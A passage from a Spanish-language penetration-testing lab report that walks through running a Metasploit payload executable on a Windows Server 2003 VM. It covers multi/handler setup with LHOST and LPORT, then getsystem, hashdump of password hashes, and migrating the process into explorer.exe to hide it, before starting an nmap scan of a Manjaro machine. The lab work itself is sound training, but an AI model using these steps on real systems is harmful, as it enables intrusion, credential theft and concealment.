

Ilustración 19. Guardar el archivo .exe

Y por último, lo guardamos en el escritorio.



Ilustración 20. Guardar el archivo .exe



Ilustración 21. Guardar el archivo .exe



Ilustración 22. Archivo .exe guardado en el escritorio de Windows Server 2003

4.8 Configuración en Metasploit

En una nueva terminal de Kali Linux ejecutamos el comando msfconsole para abrir el metasploit.



Ilustración 23. Abrir metasploit

Buscamos el exploit con el comand **search multi handler**.



Ilustración 24. Buscar exploit

Y seleccionamos el numero 7 con el comando **use**. Luego configuramos el payload y verificamos con el comando **options** que se haya hecho el cambio del payload.



Ilustración 25. Seleccionando el exploit y configurando el payload

Ahora agregamos el **LHOST** que es la dirección IP del atacante y el **LPORT** y verificamos con el comando **options**.



Ilustración 26. Configurando LHOST y LPORT

4.9 Hacer el exploit

Luego de verificar las configuraciones en el exploit ejecutamos en comando **exploit** y vamos a Windows Server 2003 y ejecutamos el archivo .exe haciendo clic derecho sobre él y luego ejecutar.



Ilustración 27. Ejecutar comando exploit



Ilustración 28. Ejecutar archivo satena.exe

Nota: Si no se abre el archivo .exe cuando se ejecuta el comando exploit no podremos iniciar el meterpreter.

4.10 Post-Explotación en meterpreter

Luego de conseguir el acceso, en meterpreter ejecutamos **Sysinfo** y **Getuid** para ver la información del sistema. Después el comando **Getsystem** para escalar privilegios y, por último, el comando **hashdump** para ver los usuarios y contraseñas cifradas.



Ilustración 29. Post-Explotación

4.11 Migración de procesos

En Windows Server 2003 vamos al administrador de tareas y buscamos el archivo **satena.exe** que es el que vamos a migrar a **explorer.exe**.



Ilustración 30. Administrador de tareas de Windows Server 2003

Luego en la consola de Kali ejecutamos el comando **ps** para listar los procesos.

```
meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 0     0     [System Pr
               ocess]
 4     0     System        x86   0        NT AUTHORITY\SY
                                          STEM
 148   1948  IEXPLORE.E    x86   0        WINDOWS-T5P2OP4       C:\Archivos de p
               XE                         \Administrador        rograma\Internet
```

```
                                                                .exe
 528   484   services.e    x86   0        NT AUTHORITY\SY       C:\WINDOWS\syste
               xe                         STEM                  m32\services.exe
 540   484   lsass.exe     x86   0        NT AUTHORITY\SY       C:\WINDOWS\syste
                                          STEM                  m32\lsass.exe
 744   528   svchost.ex    x86   0        NT AUTHORITY\SY       C:\WINDOWS\syste
               e                          STEM                  m32\svchost.exe
 780   1948  satena.exe    x86   0        WINDOWS-T5P2OP4       C:\Documents and
                                          \Administrador         Settings\Admini
                                                                strador\Escritor
                                                                io\satena.exe
 816   528   svchost.ex    x86   0        NT AUTHORITY\Se       C:\WINDOWS\syste
               e                          rvicio de red         m32\svchost.exe
```

Ilustración 31. Lista de procesos

Y ahora migramos el archivo con el comando **migrate** y seguido del **PPID** del archivo de **satena.exe** y luego el de **explorer.exe**.



Ilustración 32. Migración exitosa del archivo satena a explorer

Y podemos ver que el archivo satena.exe ya no se ve y que el archivo explorer.exe peso más que antes porque ahora el archivo de satena está oculto dentro del archivo explorer.



Ilustración 33. Archivo satena oculto dentro de explorer

5. CAPITULO 2 – EXPLOTACIÓN DE MANJARO

5.1 Configurar la red de Manjaro



Ilustración 34. Configurar la red de Manjaro

5.2 Escaneo de red con Nmap

Para identificar los servicios disponibles en la máquina Manjaro, se realizó un escaneo de red desde Kali Linux utilizando el comando **nmap -sV** seguido de la IP de Manjaro.

